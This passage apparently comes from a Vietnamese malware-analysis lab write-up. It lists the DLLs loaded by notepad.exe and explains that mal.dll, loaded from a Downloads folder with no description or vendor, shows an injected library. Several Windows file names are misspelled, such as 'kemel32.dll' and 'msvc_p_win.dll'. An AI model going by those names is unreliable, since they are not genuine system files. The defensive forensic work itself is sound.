CoreUIComponents....	Microsoft Core UI Components DLL	Microsoft Corporation	C:\Windows\System32\CoreUIComponents.dll
efswrt.dll	Storage Protection Windows Runti...	Microsoft Corporation	C:\Windows\System32\efswrt.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll
imm32.dll	Multi-User Windows IMM32 API Cli...	Microsoft Corporation	C:\Windows\System32\imm32.dll
kemel.appcore.dll	AppModel API Host	Microsoft Corporation	C:\Windows\System32\kemel.appcore.dll
kemel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kemel32.dll
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll
locale.nls			C:\Windows\System32\locale.nls
mal.dll			C:\Users\Administrator\Downloads\mal.dll
mpr.dll	Multiple Provider Router DLL	Microsoft Corporation	C:\Windows\System32\mpr.dll
MmCoreR.dll	Microsoft Windows MRM	Microsoft Corporation	C:\Windows\System32\MmCoreR.dll
msctf.dll	MSCTF Server DLL	Microsoft Corporation	C:\Windows\System32\msctf.dll
msvc_p_win.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\msvc_p_win.dll
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\Windows\System32\msvcrt.dll
notepad.exe	Notepad	Microsoft Corporation	C:\Windows\System32\notepad.exe

Quan sát các file DLL được **notepad.exe** load. ta có thể nhìn ra file **mal.dll** không có description và Company name. Bên cạnh đó, đường dẫn của file này khác biệt so với các file dll khác. Điều này chứng tỏ việc tải file thư viện này là bất thường